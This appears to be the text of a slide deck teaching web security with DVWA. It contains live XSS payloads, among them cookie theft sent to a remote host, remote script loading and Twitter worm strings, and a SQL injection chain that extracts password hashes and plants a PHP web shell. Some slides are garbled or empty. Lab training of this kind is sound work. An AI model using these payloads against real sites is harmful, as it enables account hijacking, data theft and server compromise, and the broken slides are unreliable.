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# The boring part. zzzz...

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Damn Vulnerable Web App

<head>



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# What are we doing today?

- Introduction to Web Application Security
- Introduction to DVWA
- Using DVWA
- Demos
- DVWA 2.0 codename ‘Ivey’
- Questions

# What is a Web Application?



# Hypertext Transfer Protocol (HTTP)

GET /index.html HTTP/1.1  
Host: www.example.com

HTTP/1.1 200 OK  
Date: Fri, 10 Sep 2010 17:59:00 GMT  
Server: Apache

```
<html>
<head></head>
<body>
<h1>It worked!</h1>
</body>
</html>
```


1xx - Informational  
2xx - Successful request  
3xx - Redirection  
4xx - Client error  
5xx - Server error

GET - Retrieve resource  
POST - Perform action  
HEAD - Like GET  
OPTIONS - Report methods  
TRACE - Debugging  
PUT - Upload resource

# Web Application (In)security

The average website had nearly 13 **serious** vulnerabilities.

# Web Application (In)security



# Web Application (In)security

Information Gathering - Spider, Search Engines, Application Discovery

Configuration Management - HTTP Methods, Admin Interfaces, Forgotten Files

Business Logic - Bypassable Business Logic

Authentication - Use of Encryption, Brute Force, Bypass, CAPTCHA

Authorisation - Path Traversal, Privilege Escalation

Session Management - Cookies, Session Management, Session Fixation

Data Validation - XSS, SQLi, OS Commanding, HTTP Splitting, XML Injection

Denial of Service - SQL Wildcard, Locking Accounts, Storing too much data

Web Service - Testing WSDL, REST, SOAP



# Header Information Leakage

```
$nc 127.0.0.1 80  
GET /login.php HTTP/1.0
```

# Header Information Leakage

HTTP/1.1 200 OK

Date: {todays date/time}

Server: Apache/2.2.14 (Unix) DAV/2 mod\_ssl/2.2.14 OpenSSL/0.9.81 PHP/5.3.1 mod\_apreq2-20090110/2.7.1  
mod\_perl/2.0.4 Perl/v.5.10.1

X-Powered-By: PHP/5.3.1

Set-Cookie: PHPSESSID={your session id} path=/

Set Cookie: security=high

```
<html>
</html>
```

# Header Information Leakage

Server

```
$sudo nano /opt/lampp/etc/httpd.conf  
- ServerTokens Prod
```

X-Powered-By

```
$sudo nano /opt/lampp/etc/php.ini -c  
- 433:expose_php = Off
```

```
$sudo /opt/lampp/lampp restart
```

# Cross Site Scripting (XSS)

Even the biggest and baddest get it wrong:

- Google (biggest)
- Yahoo
- YouTube
- Facebook (baddest)
- MySpace
- Microsoft
- EBay
- Twitter?!

The list goes on and on...

Source: <http://www.xssed.com/pagerank>

# Cross Site Scripting (XSS)

<plaintext>

";!--<XSS>=&{()}

<script>alert(1)</script>

# Cross Site Scripting (XSS)

Remote scripts

```
<script src="http://ha.ckers.org/xss.js"></script>
```

Cookie stealing

```
<script>document.location="http://example.com/page.php?cookie=" + document.cookie</script>
```

Grab NATed IP

http://reglos.de/myaddress/

JavaScript port scanner

http://www.gnucitizen.org/static/blog/2006/08/jsporthandler.js

Defacement

```
<script>document.body.innerHTML="Rick Astley"</script>
```

Source: http://ha.ckers.org/xss.html, http://www.gnucitizen.org

# Cross Site Scripting (XSS)

```
# # www.w.ww@"style="position:absolute;margin-top:-900px;margin-left:-900px;width:9999em;height:9999em"onmouseover=alert(document.cookie)//
```

```
http://t.co@"onmouseover="document.getElementById('status').value='RT MoiMrJack';$('.status-update-form').submit();"font-size:500pt;/"
```

```
$('#status').val("http://t.co@\"style=\"font-size:999999999999px;\"onmouseover=\"$ .getScript('http:\u002f\u002fis.gd\u002ffl9A7')\"/\";$('.status-update-form').submit();
```

# Cross Site Scripting (XSS)

Filter user supplied input/output. White list!

Browser:

IE, Opera, Firefox (with NoScript plugin)

Web Application Firewall (WAF)

Web Development Framework

Cookies:

HTTPOnly flag, restrict domain+path scope

# Cross Site Scripting (XSS)

```
<sCrIpT>alert(1)</sCrIpT>
```

```
<scr<script>ipt>alert(1)</scr</script> ipt>
```

```
<img src="" onerror="alert(1)">
```

```
&lt;script&gt;alert(1)&lt;/script&gt;
```

```
String.fromCharCode(60, 115, 99, 114, 105, 112, 116, 62, 97, 108, 101, 114, 116, 40, 49, 41, 60, 47, 115, 99,  
114, 105, 112, 116, 62)
```

# Creating a vulnerable site

Log in

Go to the DVWA Security menu on the left

Change the security level to low

Disable NoScript

# Checking for HTML Injection

We are going to look for reflected XSS, start simple

Go to the XSS reflected page and enter the following

```
<b>test</b>ABC
```

# Checking for Script Injection

Now we know we can inject HTML lets go for the classic XSS attack. Enter

```
<script>alert('XSS')</script>
```

This is where most people stop

# Lets see if we can see the cookie

See if we can see the session cookie

```
<script>alert(document.cookie)</script>
```

This is OUR cookie, not much use, yet

# Requesting images

This is where you have to use your imagination. Lets request an “image” from a remote server

```

```

Normally you would use an IP from a machine you control and not localhost but localhost will have to do for now as we don't have network connections

# Lets check the logs

Bring up a terminal and tail the Apache web logs

```
tail -f /opt/lampp/log/access.log
```

Look for the entry for cookie\_steal\_image.html

# Whats happening?

We have just requested an image from a server we control

If we can get a victim to trigger that XSS we will be informed when they hit it if we are watching our apache logs

# Tying the two together

We can make a request to our server

We can access the cookie

Can we tie the two together and send the cookie to our server?

Yes....

# What we can't do

We can't do this

```

```

Because this would request the literal string specified in  
the quotes

# Dynamically requesting images

So we have to dynamically create the image request

```
<script>document.write('')</script>
```

This will do the same as the original image request but it is created through JavaScript

# Dynamically requesting images

And JavaScript can access the cookie

```
<script>document.write(''\)%3B<%2Fscript>](http://localhost/dvwa/vulnerabilities/xss_r/?name=<script>document.write('<img+src%3D)

You can think of ways to send this to victim

# SQL Injection

```
$query = "SELECT * FROM users WHERE  
username='\$user' AND password='\$pass' ";
```

```
$query = "SELECT * FROM users WHERE  
username='ryan' AND password='123456' ";
```

# SQL Injection

```
$query = "SELECT * FROM users WHERE  
username=' AND password='123456'";
```



```
$query = "SELECT * FROM users WHERE  
username='admin' -- ' AND password='123456'";
```



# SQL Injection

```
SELECT first_name, last_name FROM users WHERE  
user_id='1'
```

ID: 1

First name: admin

Surname: admin

# SQL Injection

```
SELECT first_name, last_name FROM users WHERE  
user_id='O'Malley'
```

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near “” at line 1

# SQL Injection

```
SELECT first_name, last_name FROM users WHERE  
user_id='1' OR 1=1 #
```

ID: 1' OR 1=1#  
First name: admin  
Surname: admin

ID: 1' OR 1=1#  
First name: Gordon  
Surname: Brown

ID: 1' OR 1=1#  
First name: Hack  
Surname: Me

ID: 1' OR 1=1#  
First name: Pablo  
Surname: Picasso

ID: 1' OR 1=1#  
First name: bob  
Surname: smith

# SQL Injection

Find number of columns

```
SELECT first_name, last_name FROM users WHERE  
user_id='1' ORDER BY 1 #'
```

# SQL Injection

Find field names

```
SELECT first_name, last_name FROM users WHERE  
user_id='a' OR username = 'admin' -- '
```

Unknown column ‘username’ in ‘where clause’

# SQL Injection

Find database name

```
SELECT first_name, last_name FROM users WHERE  
user_id='a' UNION SELECT null, database() # '
```

ID: a' UNION SELECT null, database() #

First name:

Surname: dvwa

# SQL Injection

Find table name

```
SELECT first_name, last_name FROM users WHERE  
    user_id='a' UNION SELECT table_schema,  
table_name FROM information_schema.tables WHERE  
    table_schema = 'dvwa' #
```

ID: a' UNION SELECT table\_schema...

First name: dvwa

Surname: guestbook

ID: a' UNION SELECT table\_schema...

First name: dvwa

Surname: users

# SQL Injection

Extract passwords

```
SELECT first_name, last_name FROM users WHERE  
user_id='a' UNION SELECT user,password FROM  
users #'
```

ID: a' UNION SELECT user,password FROM users #

First name: admin

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: a' UNION SELECT user,password FROM users #

First name: gordonb

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

# SQL Injection

Create PHP backdoor

```
SELECT first_name, last_name FROM users WHERE user_id='a' UNION SELECT null,'<?php system($_GET [\'cmd\']); ?>' INTO OUTFILE '/opt/lampp/htdocs/hackable/uploads/shell.php' #'
```

<http://127.0.0.1/hackable/uploads/shell.php?cmd=cat ../../../../../../etc/passwd>

<http://127.0.0.1/hackable/uploads/shell.php?cmd=ifconfig>

<http://127.0.0.1/hackable/uploads/shell.php?cmd=ping 127.0.0.1 -c 3>

# Further Reading

